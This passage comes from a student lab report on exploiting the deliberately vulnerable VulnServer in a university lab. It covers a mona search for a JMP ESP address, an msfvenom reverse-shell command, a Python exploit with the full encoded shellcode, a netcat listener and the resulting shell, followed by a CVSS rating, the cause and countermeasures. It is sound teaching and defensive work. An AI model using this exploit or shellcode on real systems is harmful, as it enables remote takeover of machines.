


Figure 34: Mona modules list, showing ASLR and DEP being disabled for VulnServer.exe only

The instruction inside an accessible module needs to meet the following criteria:

- **No ASLR**

  Memory addresses cannot be randomized inside the module to make accessing the JMP ESP instruction reliable.

- **No DEP**

  If memory is marked as non-executable, using the JMP ESP instruction wouldn't work, even if such an instruction were present.

The vulnerable server process itself (*VulnServer.exe*) had both ASLR and DEP not enabled, (see Figure 35, a zoomed-in cutout of Figure 34).




Figure 35: VulnServer.exe without ASLR or DEP enabled in module overview

The full overview shows, that it is the only module available with this property (see Figure 34).
To search within the process' memory the following command was used (see Figure 36):

*!mona find -s "\xff \xe4" -m VulnServer.exe*

The parameters were chosen with the following reasoning [25]:

- **s** "\xff \xe4"

  Searches for the JMP ESP opcode.

- **m** VulnServer.exe

  Searches within the process' memory.

The following memory address was discovered (see Figure 36):

**0x 65 D1 1D 71**

This address persistently held the JMP ESP instruction, even across restarts of the target machine.




Figure 36: Mona finding one result for JMP ESP instruction inside process memory

#### *4.1.2.5 Generating and encoding payload*

After determining the offset, the bad characters and the address of the JMP ESP command a payload could be generated to create a reverse shell on the host system.

First, an encoder needed to be selected (see Figure 37).




Figure 37: Encoder options

An encoder from the highest ranked results was selected ("excellent" rank) by grepping for them. Since the payload was not to be injected in a powershell environment, *x86/shikata_ga_nai* was chosen.

To create the payload, the IP address of the attacker machine needed to be determined via the console command **ip a | grep tun0**.
The relevant interface is *tun0*, the virtual network interface the attacker machine is tunneling into the laboratory through, since the target machine is part of the laboratory network.




Figure 38: IP address in the ICS laboratory network

The IP address was determined to be **10.0.61.7** during the assignment (see Figure 38).
The payload to create a reverse shell on the target system was generated with the chosen encoder and the determined IP address (see Figure 39).

```
┌──(student㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.0.61.7 LPORT=443 EXITFUNC=thread -a
x86 --platform windows -b "\x00" -n 16 -e x86/shikata_ga_nai -f py -o payload.txt
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Successfully added NOP sled of size 16 from x86/single_byte
Payload size: 367 bytes
Final size of py file: 1820 bytes
Saved as: payload.txt
```

Figure 39: Payload generation via msfvenom

The parameters were chosen with the following reasoning [26]:

- **p** windows/shell_reverse_tcp

  Metasploit provides a payload that establishes a TCP connection to the attacker on a windows machine, which was chosen here.

- **LHOST**=10.0.61.7

  Provides the IP address of the attacking system, enabling the script to establish the connection via TCP to that system to send the packets for the reverse shell via the network.

- **LPORT**=443

  The port on the attacking system on which netcat will be listening for the incoming reverse shell connection attempt.

- **EXITFUNC**=thread

  Prevents a crash when disconnecting by starting a thread on the target system for the reverse shell.

- **a** x86

  Sets the target system's architecture (32 bit) to generate the appropriate code.

- **platform** windows

  Sets the target system's platform to generate the appropriate code.

- **b** "\x00"

  Sets the bad characters that will not be included in the generated code.

- **n** 16

  Inserts 16 NOOP opcodes to provide space for the decoder, to prevent it from overwriting the paylod itself.

- **e** x86/shikata_ga_nai

  Selects the chosen encoder.

- **f** py

  Sets the output format to *python*, to enable the code to be easily pasted into the script.

- **o** payload.txt

  Saves the ouput to the specified file.

It should be noted, that an outbound connection to port 443 might not be typical for the server that is being attacked. Since this was being done in a laboratory environment, no analysis was done to determine the port that would arouse the least suspicion. Before starting the attack, a listener for the reverse shell was created via netcat on the attacking machine (see Figure 40).


Figure 40: Starting a reverse shell listener via netcat

The parameters for netcat were chosen with the following reasoning [27]:

- **l**

  Starts "listener" mode, listening for incoming connections.

- **v**

  Puts netcat into verbose mode, showing the status of the listener on the console.

- **p** 443

  Tells netcat to listen on port 443, the port we are establishing the connection to in our generated payload via the option *LPORT=443* (see Figure 39).

#### *4.1.2.6 Decoding payload and creating reverse shell*

To facilitate the final attack, the script was altered the following way (see Figure 41):

```
def replicate_crash(ip):
    """Sending generated payload"""
    payload = get_payload()
    req = "AUTH " + "\x41" * 1040 + "\x71\x1D\xD1\x65" + payload + "\x42" * 24

    connect_to_server(ip, req)
```

Figure 41: Script configuration to send payload to the vulnerable server

- **get_payload()**

  This method returns the string representation of the payload generated with msfvenom (see Figure 43).

- **"\x71 \x1D \xD1 \x65"**

  The previously determined memory address holding the JMP ESP instruction. It is in reverse byte order, since Windows 7 uses "Little Endian" byte ordering, storing the least significant byte at the smallest address, therefore reading the address right to left [28].

  The attack was also done twice more with the discovered memory addresses which were impermanent across restarts, to show them not working anymore after a reboot (see *Appendix*, Figure 49 - Figure 59).

Upon executing the attack, the following happened:

1. **Overwriting the EIP**

   After the determined offset of 1040 bytes, which the script filled with "A"s, the EIP got overwritten with the address that reliably contained the JMP ESP command. The input wasn't terminated at any point during processing, since any bad characters had been omitted in payload generation.

2. **Jumping to the top of the stack**

   Upon returning (RETN), the JMP ESP instruction was executed. The payload got decoded, the injected NOP-padding ensured the payload wouldn't get overwritten during the decoding process. The decoded malicious code got executed after decoding had finished .

3. **Reverse shell creation**

   The payload initiated a connection to the attacking system, which had the netcat listener waiting on an incoming connection (see Figure 42).

```
┌──(student㉿kali)-[~]
└─$ nc -lvp 443
listening on [any] 443 ...
connect to [10.0.61.7] from auv-win7-15.lab.ics.hdm-stuttgart.de [192.168.61.45] 49159
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Alle Rechte vorbehalten.
```

Figure 42: Reverse shell established

This finalized attack was used to "Exploit Public-Facing Application (T1190)" [29], in order to get "Initial Access (TA0001)" [30] to the target system. The public facing VulnerServer application was exploited to get a payload onto the system.

"Execution (TA0002)" [31] of the payload happened because the unprotected buffer was exploited, which is categorized as "Exploitation for Client Execution (T1203)" [32]. Arbitrary code was executed by the target machine because of the exploited vulnerability.

"Command and Control (TA0011)" [33] was then established to the attacking machine via "Application Layer Protocol (T1071)" [34]. The chosen payload "windows/shell_reverse_tcp" used a TCP connection to connect to port 443 on the attacker machine, which could appear as an outbound connection to a webserver.

The reverse shell served as a "Command and Scripting Interpreter: Windows Command Shell (T1059.003)" [35] enabling the attacker to take over the host system via reverse shell, which was opened by the injected payload.

The scope of the assignment ended at this point, not requiring further privilege escalation, lateral movement, or exploitation of any kind. Access via reverse shell on the system is a dangerous attack vector, since the attacker gets interactive control over the target machine. Mitigation, Detection and Defense Strategies and countermeasures are discussed in *Section 5.1 – Windows Scanning and Buffer Overflow*.

```
def get_payload():
    # Payload generated by msfvenom
    buf =  b""
    buf += b"\x91\x2f\x4a\x4a\x49\x9b\xd6\x90\x93\x93\x48\x3f"
    buf += b"\x27\xfc\x3f\xf8\xda\xd1\xd9\x74\x24\xf4\x58\x29"
    buf += b"\xc9\xbb\x29\xa5\x1b\x23\xb1\x52\x83\xc0\x04\x31"
    buf += b"\x58\x13\x03\x71\xb6\xf9\xd6\x7d\x50\x7f\x18\x7d"
    buf += b"\xa1\xe0\x90\x98\x90\x20\xc6\xe9\x83\x90\x8c\xbf"
    buf += b"\x2f\x5a\xc0\x2b\xbb\x2e\xcd\x5c\x0c\x84\x2b\x53"
    buf += b"\x8d\xb5\x08\xf2\x0d\xc4\x5c\xd4\x2c\x07\x91\x15"
    buf += b"\x68\x7a\x58\x47\x21\xf0\xcf\x77\x46\x4c\xcc\xfc"
    buf += b"\x14\x40\x54\xe1\xed\x63\x75\xb4\x66\x3a\x55\x37"
    buf += b"\xaa\x36\xdc\x2f\xaf\x73\x96\xc4\x1b\x0f\x29\x0c"
    buf += b"\x52\xf0\x86\x71\x5a\x03\xd6\xb6\x5d\xfc\xad\xce"
    buf += b"\x9d\x81\xb5\x15\xdf\x5d\x33\x8d\x47\x15\xe3\x69"
    buf += b"\x79\xfa\x72\xfa\x75\xb7\xf1\xa4\x99\x46\xd5\xdf"
    buf += b"\xa6\xc3\xd8\x0f\x2f\x97\xfe\x8b\x6b\x43\x9e\x8a"
    buf += b"\xd1\x22\x9f\xcc\xb9\x9b\x05\x87\x54\xcf\x37\xca"
    buf += b"\x30\x3c\x7a\xf4\xc0\x2a\x0d\x87\xf2\xf5\xa5\x0f"
    buf += b"\xbf\x7e\x60\xc8\xc0\x54\xd4\x46\x3f\x57\x25\x4f"
    buf += b"\x84\x03\x75\xe7\x2d\x2c\x1e\xf7\xd2\xf9\xb1\xa7"
    buf += b"\x7c\x52\x72\x17\x3d\x02\x1a\x7d\xb2\x7d\x3a\x7e"
    buf += b"\x18\x16\xd1\x85\xcb\x13\x26\xb8\x0c\x4c\x24\xc2"
    buf += b"\x13\x37\xa1\x24\x79\x57\xe4\xff\x16\xce\xad\x8b"
    buf += b"\x87\x0f\x78\xf6\x88\x84\x8f\x07\x46\x6d\xe5\x1b"
    buf += b"\x3f\x9d\xb0\x41\x96\xa2\x6e\xed\x74\x30\xf5\xed"
    buf += b"\xf3\x29\xa2\xba\x54\x9f\xbb\x2e\x49\x86\x15\x4c"
    buf += b"\x90\x5e\x5d\xd4\x4f\xa3\x60\xd5\x02\x9f\x46\xc5"
    buf += b"\xda\x20\xc3\xb1\xb2\x76\x9d\x6f\x75\x21\x6f\xd9"
    buf += b"\x2f\x9e\x39\x8d\xb6\xec\xf9\xcb\xb6\x38\x8c\x33"
    buf += b"\x06\x95\xc9\x4c\xa7\x71\xde\x35\xd5\xe1\x21\xec"
    buf += b"\x5d\x01\xc0\x24\xa8\xaa\x5d\xad\x11\xb7\x5d\x18"
    buf += b"\x55\xce\xdd\xa8\x26\x35\xfd\xd9\x23\x71\xb9\x32"
    buf += b"\x5e\xea\x2c\x34\xcd\x0b\x65"
    return buf
```

Figure 43: Payload as a byte string in python

## 4.2 Linux - Complete Pentest (Mesa)

## 4.3 Digital Forensics

# 5 Vunerabilities and Countermeasures

- **Risk Assessment**

  Risk assessment is done via computation of CVSS v4.0 Scores [36]. The chosen metrics will be explained briefly. If a metric isn't listed, it means there is insufficient information to to determine a score and it has been omitted for brevity. "Not Defined (X)", "None (N)", or "No (N)" will have be chosen in all such cases. Environmental Metrics for example are treated as such at points, since they would depend on an actual organization assessing a vulnerability, which doesn't apply to the laboratory setting.

## 5.1 Windows Scanning and Buffer Overflow

### 5.1.1 Vulnerability - Buffer Overflow

To access the system initially, a Buffer Overflow vulnerability was used (see *Section 4.1.2 – Buffer Overflow Attack* for execution details). The vulnerability can be classified as:
**CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')** [37]
There is no CVE entry for the vulnerability in the VulnServer program, since it was specifically designed as an educational tool for Buffer Overflows [38].

#### *5.1.1.1 Working principle*

Cowan et al. explain the principle is, that a program vulnerable to Buffer Overflow does not validate input length or contents, instead writing the input to memory without proper bounds-checks. The attacker's goal is exploiting the fact that input isn't being validated correctly by the server, enabling them to overwrite memory with malicious code, taking over the program [39].

Cowan et al. continue that the program should be provided a string as input, which is made up of native CPU instructions. The program then writes this string to the buffer, storing the injected code. Since there are insufficient bounds-checks, the allotted buffer can be overstepped, writing to adjacent memory. The exploit used intends to overwrite *code pointers*, pointing to the instruction that should be executed next. Cowan et al. go on to explain that the program lays down an Activation Record on the Stack for each function call, contain the return address, which point the operating system to the next instruction to run after the function has returned [39]. In the case of

the attacked Windows machine, this return address is held in the EIP register. By corrupting this register with a suitable address, the attacker can force the target system to execute the injected code, which is called "The stack-smashing attack" [40]. The most common approach is to provide the vulnerable service with a string, that overflows the buffer, corrupts the return address and provides the payload right after [41], which was utilized in this assignment.

#### *5.1.1.2 Cause and Prevention of the vulnerability*

The VulnServer application cloneable from Bradshaw's Github repository uses *strcpy* (see Figure 44), a C function which does not check if enough space is present before it copies input into the buffer [42].

```
void Function1(char *Input) {
    char Buffer2S[140];
    strcpy(Buffer2S, Input);
}
```

Figure 44: Example of C Code vulnerable to Buffer Overflows from VulnServer Repo
Source: `https://github.com/stephenbradshaw/vulnserver/blob/master/vulnserver.c`

The modified version of VulnServer deployed in the laboratory similarly does not conduct any bounds checks when processing the input, allowing for the Buffer Overflow to occur. To fix this vulnerability, a safer function like strcpy_s could be used [42], or a bounds check could be implemented before calling the unsafe function. In the latter case, the input length should be validated, ensuring it fits inside the allotted char buffer without flowing over.

### 5.1.2 Risk Assessment




Figure 45: CVSS v4.0 Score calculation
Source: `https://www.first.org/cvss/calculator/4.0`

| | |
|---|---|
| Vector: | CVSS:4.0/AV:A/AC:L/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H |
| CVSS v4.0 Score: | 9.4 / Critical |

### *Base Metrics*

#### *Exploitability Metrics*

| | |
|---|---|
| **Attack Vector (AV)** | **Adjacent (A)** |

The attack had to be launched inside the laboratory subnet, the logical network of the server.

| | |
|---|---|
| **Attack Complexity (AC):** | **Low (L)** |

Once the script was perfected, execution of the script was all an attacker needed to do.

| | |
|---|---|
| **Attack Requirements (AR):** | **None (N)** |

Attacks using the finalized script can be expected to work on all servers configured this way.

| | |
|---|---|
| **Privileges Required (PR)** | **None (N)** |

No privileges are necessary, any unauthenticated user can execute the attack.

| | |
|---|---|
| **User Interaction (UI)** | **None (N)** |

The system runs the payload without need for interaction.

#### *Impact Metrics*

| | |
|---|---|
| **Confidentiality** | **High (H)** |

Files and information can be extracted via the reverse shell.

| | |
|---|---|
| **Integrity** | **High (H)** |

The system can be altered via the reverse shell.

| | |
|---|---|
| **Availability** | **High (H)** |

The attack can crash the server, denying access to the service.

Since compromise of the vulnerable system (VulnServer) lead to a reverse shell on the subsequent system (Windows 7 machine), both metric types got the same scores.

#### *Supplemental Metrics*

| | |
|---|---|
| **Automatable (AU)** | **Yes (Y)** |

An attacker could automate scanning a network for servers matching the VulnServer fingerprint, create a listener on separate ports for each match, generate a payload for each port, and launch the script with different payloads against multiple machines automatically.

### 5.1.3 Countermeasures

The laboratory setup was purposely designed with a low level of security, therefore a multitude of possible mitigation, detection, and incident response measures exist.

- **Exploit Protection (M1050)**

  Necessitating DEP and enabling ASLR for the VulnServer process would have prevented the abuse of the permanent JMP ESP location command, making repeated exploitation more difficult [43].

- **Reducing attack surface**

  Reducing publicly accessible sensitive data is advisable to minimize damages [44].

- **Detecting abnormal network traffic**

  Monitoring network traffic can help identify threats and prevent them. IP addresses could be blacklisted via firewall e.g. if port scanning is detected. [45, 46] Monitoring outbound callbacks could also be of value. A webserver shouldn't connect to port 443 on another machine, that could have been blocked by a firewall rule as well [47, 48, 49].

- **Isolating applications**

  If an attacker were to exploit a vulnerability, sandboxing the application could make it more difficult for the whole system to get compromised [50].

- **Network segmentation**

  Create a demilitarized zone (DMZ) to encapsulate public-facing services can limit damages to the whole network if an attack were to be successful [51].

- **Security monitoring**

  Employing a SIEM system or other security applications (like IDS / IPS) could aid detection of malicious activity [43].

- **Privileged Account Management (M1026)**

  Use the least privilege principle to limit exploitable permissions [52].

- **Vulnerability Scanning (M1016)**

  Periodically scan public-facing systems for vulnerabilities [53]. This could lead to the discovery of potential weaknesses like the Buffer Overflow.

## 5.2 Linux - Complete Pentest (Mesa)

## 5.3 Digital Forensics

# 6 Personal Evaluation

## 6.1 Windows Scanning and Buffer Overflow

Something that cost time unnecessarily was a lack of attention to detail during the first appointment. Executing the script kept failing to write the "bad character" candidate string to memory, no matter what characters were passed. I failed to notice for a while that the first part of the string, the "*AUTH*" portion, was missing a whitespace (see Figure 46). From that point onward, I was more vigilant.

```
"""Sending bad characters to determine termination bytes"""
req = "AUTH" + "\x41" * 1044 + get_bad_chars() + "\x42" * 24
```

Figure 46: Missing whitespace in AUTH string

Another misstep was the assumption, that the IP address on the eth1 network interface should be used in payload generation (see Figure 47).

```
┌──(student㉿kali)-[~]
└─$ ip a | grep eth
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq
    link/ether 52:54:00:8c:a9:81 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq
    link/ether 00:ff:00:01:fa:43 brd ff:ff:ff:ff:ff:ff
    inet 192.168.101.20/24 brd 192.168.101.255 scope global
    link/ether 0a:69:47:20:11:40 brd ff:ff:ff:ff:ff:ff
    link/ether 5e:44:fe:d5:bf:b3 brd ff:ff:ff:ff:ff:ff
```

Figure 47: Wrong IP address for the attack

After some experimentation with payload generation, I took a look at all network interfaces on the attacking computer once more (see Figure 48). Thinking back to the networking lecture "Rechnernetze", I realized all addresses are located inside private address ranges. That made me think consider them actively, which lead to the realization that the address the computer was assigned inside the ICS laboratory network under the virtual **tun0** interface is the address that was necessary for the reverse shell connection to work.

